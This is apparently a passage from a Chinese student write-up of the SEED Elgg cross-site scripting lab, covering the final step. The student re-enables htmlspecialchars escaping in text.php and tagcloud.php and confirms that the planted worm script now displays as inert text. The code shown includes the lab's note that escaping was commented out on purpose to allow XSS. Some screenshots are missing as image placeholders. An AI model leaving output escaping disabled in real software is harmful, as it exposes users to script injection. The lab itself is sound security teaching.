
我以boby身份登入Elgg,访问了boby的profile，如下:



我也访问了alice的profile,同样没有什么现象发生.

Step-4:解除text.php、tagcloud.php等文件中的htmlspecialchars方法调用的注释.

text.php:



tagcloud.php：


```
if (empty($vars['tagcloud']) && !empty($vars['value'])) {
        $vars['tagcloud'] = $vars['value'];
}

if (!empty($vars['tagcloud']) && is_array($vars['tagcloud'])) {
        $counter = 0;
        $max = 0;

        foreach ($vars['tagcloud'] as $tag) {
                if ($tag->total > $max) {
                        $max = $tag->total;
                }
        }

        $cloud = '';
        foreach ($vars['tagcloud'] as $tag) {

                //SEED: Modified to enable XSS.
                //uncomment the below "$tag->tag = htmlspecialchars" statement t
o enable countermeasure.
                $tag->tag = htmlspecialchars($tag->tag, ENT_QUOTES, 'UTF-8', fal
se);

-- INSERT --                                              45,3-17       52%
```


.....

Step-5:访问任一个受害者的profile

以boby(xss worm的制造者)身份登入Elgg，访问他的profile,发现他的profile中Location项中的js代码消失了.

在访问charlie(受害者)的profile,如下:



蠕虫代码被显示了出来。

Done!

以上是所有的XSS攻击的全部Task.

具体实验要求访问http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_XSS_Elgg/